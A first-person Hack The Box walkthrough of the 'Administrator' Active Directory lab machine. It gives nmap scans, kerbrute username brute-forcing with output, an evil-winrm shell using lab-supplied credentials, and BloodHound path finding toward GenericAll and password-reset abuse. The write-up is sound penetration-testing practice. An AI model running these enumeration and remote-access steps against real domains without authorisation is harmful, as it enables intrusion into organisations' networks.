
HTB Machine - Administrator
Summary:
This box is unique in that it focuses entirely on Active Directory. Unlike typical boxes in HTB, there’s no web application to look at, and domain credentials are provided from the very start. This setup simulates real-world penetration tests in a Windows/Active Directory environment, and provides an excellent opportunity for practicing AD enumeration and attacks using tools like BloodHound and Impacket scripts.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ sudo nmap --min-rate 1000 -p- 10.129.85.158 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 17:52 ACDT Nmap scan report for 10.129.85.158 Host is up (0.32s latency). Not shown: 65510 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 5985/tcp open wsman 9389/tcp open adws 47001/tcp open winrm 49664/tcp open unknown 49665/tcp open unknown 49666/tcp open unknown 49667/tcp open unknown 49669/tcp open unknown 50102/tcp open unknown 50107/tcp open unknown 50110/tcp open unknown 50127/tcp open unknown 62369/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 76.97 seconds ┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ sudo nmap -A -p 21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664-49667,49669,50102,50107,50110,50127,62369 10.129.85.158 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 17:59 ACDT Nmap scan report for 10.129.85.158 Host is up (0.32s latency). PORT STATE SERVICE VERSION 21/tcp open ftp Microsoft ftpd | ftp-syst: |_ SYST: Windows_NT 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-07 14:29:57Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-title: Not Found |_http-server-header: Microsoft-HTTPAPI/2.0 9389/tcp open mc-nmf .NET Message Framing 47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found 49664/tcp open msrpc Microsoft Windows RPC 49665/tcp open msrpc Microsoft Windows RPC 49666/tcp open msrpc Microsoft Windows RPC 49667/tcp open msrpc Microsoft Windows RPC 49669/tcp open msrpc Microsoft Windows RPC 50102/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 50107/tcp open msrpc Microsoft Windows RPC 50110/tcp open msrpc Microsoft Windows RPC 50127/tcp open msrpc Microsoft Windows RPC 62369/tcp open msrpc Microsoft Windows RPC Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|specialized|WAP Running (JUST GUESSING): Microsoft Windows 2022|2012|2019|10|2016|7|Vista|2008 (95%), Asus embedded (85%) OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_10:1607 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10:1511 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_vista::sp1:home_premium cpe:/o:microsoft:windows_server_2008 cpe:/h:asus:rt-n56u Aggressive OS guesses: Microsoft Windows Server 2022 (95%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2019 (91%), Microsoft Windows 10 1607 (89%), Microsoft Windows 10 1703 (89%), Microsoft Windows Server 2016 (89%), Microsoft Windows 10 1511 (88%), Microsoft Windows 10 1909 (87%), Microsoft Windows 10 (87%), Microsoft Windows Server 2012 or Server 2012 R2 (87%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: 7h00m01s | smb2-time: | date: 2025-01-07T14:31:01 |_ start_date: N/A | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required TRACEROUTE (using port 53/tcp) HOP RTT ADDRESS 1 319.71 ms 10.10.14.1 2 320.12 ms 10.129.85.158 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 93.24 seconds
Based on the open ports it’s very obvious this is a domain controller. FTP and WinRM ports are also open, which could be useful later on.
The scan found the domain name as well, I’ll add it to /etc/hosts.
# HTB machine Administrator
10.129.85.158   administrator.htb
TCP21 - FTP:
With no valid credentials, I’ll try accessing the FTP share with anonymous, but it was unsuccessful.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ ftp 10.129.85.158 Connected to 10.129.85.158. 220 Microsoft FTP Service Name (10.129.85.158:ch3ng): anonymous 331 Password required Password: 530 User cannot log in. ftp: Login failed
TCP445 - SMB:
Similar results for SMB, with anonymous, guest and null sessions all failing.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ crackmapexec smb 10.129.85.158 -u '' -p '' --shares SMB 10.129.85.158 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False) SMB 10.129.85.158 445 DC [+] administrator.htb\: SMB 10.129.85.158 445 DC [-] Error enumerating shares: STATUS_ACCESS_DENIED ┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ crackmapexec smb 10.129.85.158 -u 'Anonymous' -p '' --shares SMB 10.129.85.158 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False) SMB 10.129.85.158 445 DC [-] administrator.htb\Anonymous: STATUS_LOGON_FAILURE ┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ crackmapexec smb 10.129.85.158 -u 'guest' -p '' --shares SMB 10.129.85.158 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False) SMB 10.129.85.158 445 DC [-] administrator.htb\guest: STATUS_ACCOUNT_DISABLED
TCP88 - Kerberos:
Meanwhile, my Kerbrute scan has finished in the background, and returned a handful of accounts.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ kerbrute userenum -d administrator.htb --dc 10.129.85.158 -t 100 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt __ __ __ / /_____ _____/ /_ _______ __/ /____ / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \ / ,< / __/ / / /_/ / / / /_/ / /_/ __/ /_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/ Version: v1.0.3 (9dad6e1) - 01/07/25 - Ronnie Flathers @ropnop 2025/01/07 18:05:48 > Using KDC(s): 2025/01/07 18:05:48 > 10.129.85.158:88 2025/01/07 18:05:49 > [+] VALID USERNAME: michael@administrator.htb 2025/01/07 18:05:49 > [+] VALID USERNAME: Michael@administrator.htb 2025/01/07 18:05:49 > [+] VALID USERNAME: benjamin@administrator.htb 2025/01/07 18:05:54 > [+] VALID USERNAME: administrator@administrator.htb 2025/01/07 18:05:54 > [+] VALID USERNAME: emily@administrator.htb 2025/01/07 18:05:55 > [+] VALID USERNAME: MICHAEL@administrator.htb 2025/01/07 18:05:57 > [+] VALID USERNAME: olivia@administrator.htb 2025/01/07 18:05:59 > [+] VALID USERNAME: Benjamin@administrator.htb 2025/01/07 18:06:02 > [+] VALID USERNAME: ethan@administrator.htb 2025/01/07 18:06:33 > [+] VALID USERNAME: Administrator@administrator.htb 2025/01/07 18:07:13 > [+] VALID USERNAME: BENJAMIN@administrator.htb 2025/01/07 18:08:01 > [+] VALID USERNAME: Emily@administrator.htb 2025/01/07 18:08:28 > [+] VALID USERNAME: Olivia@administrator.htb 2025/01/07 18:09:08 > [+] VALID USERNAME: Ethan@administrator.htb
Kerbrute is a brute-force tool that leverages Kerberos pre-authentication to enumerate valid domain usernames. In a typical Kerberos exchange, a user requests a Ticket Granting Ticket (TGT) from the Key Distribution Centre (KDC) by sending an encrypted timestamp along with its username as proof of identity. If the provided username does not exist in the domain, the KDC responds with an error message different to when the user exists but the password is incorrect. The distinction in the error messages is then leveraged by Kerbrute to identify valid accounts. A more detailed explanation of Kerberos authentication can be found in this page.
With each of the valid usernames identified, I tried to authenticate to FTP and SMB with a blank password, but none worked.
Hidden in Plain Sight…
At this point I felt pretty lost, nothing seems exploitable. I was about to take a break and shut down the instance, and it’s only at this moment did I realize credentials were provided right from the start.

I was in disbelief! Foothold was simply logging in to WinRM with the provided credentials. Easy as that!
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ evil-winrm -u 'Olivia' -p 'ichliebedich' -i administrator.htb Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\olivia\Documents> whoami administrator\olivia
I guess this highlights the importance of a clear head and attention to detail. I’ve wasted hours hitting a brick wall, all because I missed a single line of information at the beginning.
Escalation from olivia:
BloodHound Enumeration:
In a typical AD setup, there are thousands of relationships and permissions between various users, groups and objects. These are often misconfigured in ways that can be exploited, but manually enumerating them is challenging due to its sheer scale and complexity. This is why BloodHound is an essential tool for AD pentests, as it visually maps out these relationships in a graph form, making it significantly easier to identify any privilege escalation paths that exists.
First, I need to gather all the data for BloodHound to visualize. Since I already have valid domain creds, I’ll use bloodhound-python to collect them via LDAP.
Command: bloodhound-python -u olivia -d administrator.htb -c all -v -ns 10.129.85.158
The command may take a while to run. When it’s done, 7 JSON files are created.
┌──(ch3ng㉿localhost)-[~/machines/administrator/bloodhound] └─$ ls -la total 184 drwxr-xr-x 2 chengw chengw 4096 Jan 7 23:25 . drwxr-xr-x 3 chengw chengw 4096 Jan 7 23:21 .. -rw-r--r-- 1 chengw chengw 74 Jan 7 23:25 20250107232443_computers.json -rw-r--r-- 1 chengw chengw 27939 Jan 7 23:25 20250107232443_containers.json -rw-r--r-- 1 chengw chengw 4366 Jan 7 23:25 20250107232443_domains.json -rw-r--r-- 1 chengw chengw 4416 Jan 7 23:25 20250107232443_gpos.json -rw-r--r-- 1 chengw chengw 91522 Jan 7 23:25 20250107232443_groups.json -rw-r--r-- 1 chengw chengw 1844 Jan 7 23:25 20250107232443_ous.json -rw-r--r-- 1 chengw chengw 28783 Jan 7 23:25 20250107232443_users.json
The next step is to launch the Neo4J server and the BloodHound GUI:
- Run
sudo neo4j console. It starts theneo4jserver, and a local HTTP link can be found in the command output.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ sudo neo4j console Directories in use: home: /usr/share/neo4j ..SNIP.. 2025-01-07 13:00:41.459+0000 INFO Bolt enabled on localhost:7687. 2025-01-07 13:00:42.236+0000 INFO Remote interface available at http://localhost:7474/ 2025-01-07 13:00:42.241+0000 INFO id: 741EC451083D9897905DE7F2F4A41CB94BC94B4DD769C789F16890188744330E 2025-01-07 13:00:42.241+0000 INFO name: system 2025-01-07 13:00:42.241+0000 INFO creationDate: 2025-01-07T13:00:39.388Z 2025-01-07 13:00:42.241+0000 INFO Started.
-
Open the link in a browser and log in to the Neo4J server. The default username and password is both
neo4j.
-
In another terminal session, run
bloodhoundto open the BloodHound GUI. Click on “Upload data” and upload all 7 JSON files created earlier.
Now BloodHound has ingested all the data and is ready for us to use.

Path Finding:
I’ll start from olivia, as it’s the only account I have control of. The user can be selected from the search bar.

The tab on the left provides an overview of the selected node, displaying properties like the object ID and the number of group membership it has.
Most importantly, it shows if there’s any direct outbound control on other objects. These are objects that the user can take control of via some permissions or misoconfigurations.



Clicking on it shows an attack graph. This indicates that olivia can move laterally to michael by abusing its GenericAll DACL. We’ll discuss this in more details below.
Knowing that michael is reachable, I’ll check his outbound control and discovers it can force change benjamin’s password, which can also be abused for lateral movement.

benjamin does not have outbound control over any objects, meaning that with the current privileges and information, we cannot move any further. However, the user is in the Share Moderators group, which may provide extra permissions on FTP and SMB. This makes the user itself a high-value target.
